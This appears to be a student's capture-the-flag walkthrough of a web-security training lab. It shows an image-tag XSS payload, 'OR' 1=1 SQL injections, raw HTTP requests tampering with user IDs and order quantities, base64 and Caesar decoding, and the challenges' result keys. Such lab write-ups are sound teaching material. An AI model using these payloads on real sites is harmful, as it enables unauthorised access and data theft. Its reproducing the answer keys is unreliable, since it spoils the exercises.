Cross Site Scripting completed! Congratulations.

- **Cross Site Scripting 1**

In here I used alert inside the image tag. Because in here script tag is filtered.



Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the Search Term that you want to look up

```
<IMG SRC="#" ONERROR="alert('XSS')"/>
```

Well Done

You successfully executed the JavaScript alert command!


The result key for this challenge is

```
hB59C6Bby2uWMw8MEdO7K+UeoenYATwXvFiVcDVObBlLuYvDhCfVpWOYUAaTLun3y86w5
MdxKtuMp8xKpVsz8w==
```

Private

- Insecure Cryptographic Storage

They have given the key which is base64 encoding I used a free online decoder for this challenge.




Decode from Base64 format

Simply use the form below


```
YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhp
ZGVzTm90aGluZ0Zyb21Zb3U=
```

UTF-8 ▾ (You may also select input charset.)

Result goes here...



```
base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou
```




Solution Submission Success

Insecure Cryptographic Storage completed! Congratulations.

- **SQL Injection**


Simple injection is enough. I have used 'OR' 1=1.



Please enter the user name of the user that you want to look up

Search Results

User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apostraphe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
82642	qw!dshs@ab	Lesson Completed. The result key is 3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0




Solution Submission Success

SQL Injection completed! Congratulations.

- **Insecure Cryptographic Storage Challenge 1**

I used online free tool to decode it. Key is 21.



Caesar cipher decryption tool

The following tool allows you to encrypt a text with a simple offset algorithm - also known as **Caesar cipher**. If you are using **13** as the key, the result is similar to an **rot13 encryption**. If you use *"guess"* as the key, the algorithm tries to find the right key and decrypts the string by guessing. I also wrote a small article (with source publication) about **finding the right key** in an unknown context of an encrypted text.

```
Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl
xywnsl;
rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbn
ymdtzwgnlf
```

Use key: 21

Output:


The result key for this lesson is the following string; mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga

Solution Submission Success

Insecure Cryptographic Storage Challenge 1 completed! Congratulations.


- ## Insecure Direct Object Reference Challenge 1

I checked the userid of the names which in the table and have found there is a pattern(1,3,5,7,9).The next no should be 11 as the pattern. So I try is as post parameter.



```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 14
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.25.130/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=5F2C5EBCFFF9647B12ED3233BA708A14; token=128956315059382116852945100982852839159; JSESSIONID3="4VENTchnZJXmwQrQc2FSIQ=="

userId%5B%5D=11
```



Hidden User's Message


Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742

Solution Submission Success

Insecure Direct Object Reference Challenge 1 completed! Congratulations.


- **Poor Data Validation**

I have inserted the negative values to the all products but when I did that app noticed it. But when I inserted all positive values and just changed the value of troll meme to a negative value and app has passed that value without any detection.



```
POST /challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2ale2edc3aa6f029fd30925d66c7e HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 57
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.25.130/challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2ale2edc3aa6f029fd30925d66c7e.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=5F2C5EBCFFF9647B12ED3233BA708A14; token=128956315059382116852945100982852839159; JSESSIONID3="4VENTchnZJXmwQrQc2FSIQ=="

megustaAmount=1&trollAmount=1&rageAmount=-100&notBadAmount=1
```




Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $-1455

Trolls were free, Well Done -

+z+rEp5lkLnRfpWD/GrJnA1+2HFLNXxzQo41bn/Tgz1WNUjbJ/b7bQ5ark6+CFKrGg92MikcrfH3
+puza7w7qZlqvDqZBtoipK+PBlzPxlMVSMV6zqx1vwmZJnNRUpoz3l2Gt8Bbs4+CRdF+di3XrA=




Solution Submission Success

Poor Data Validation 1 completed! Congratulations.


- **SQL Injection 1**

I used “OR” 1=1.



Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanolan	thenightbefore@example.com	null
Paul O Brien	sixshooter@deaf.com	Well Done! The reuslt Key is fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f



Solution Submission Success

SQL Injection 1 completed! Congratulations.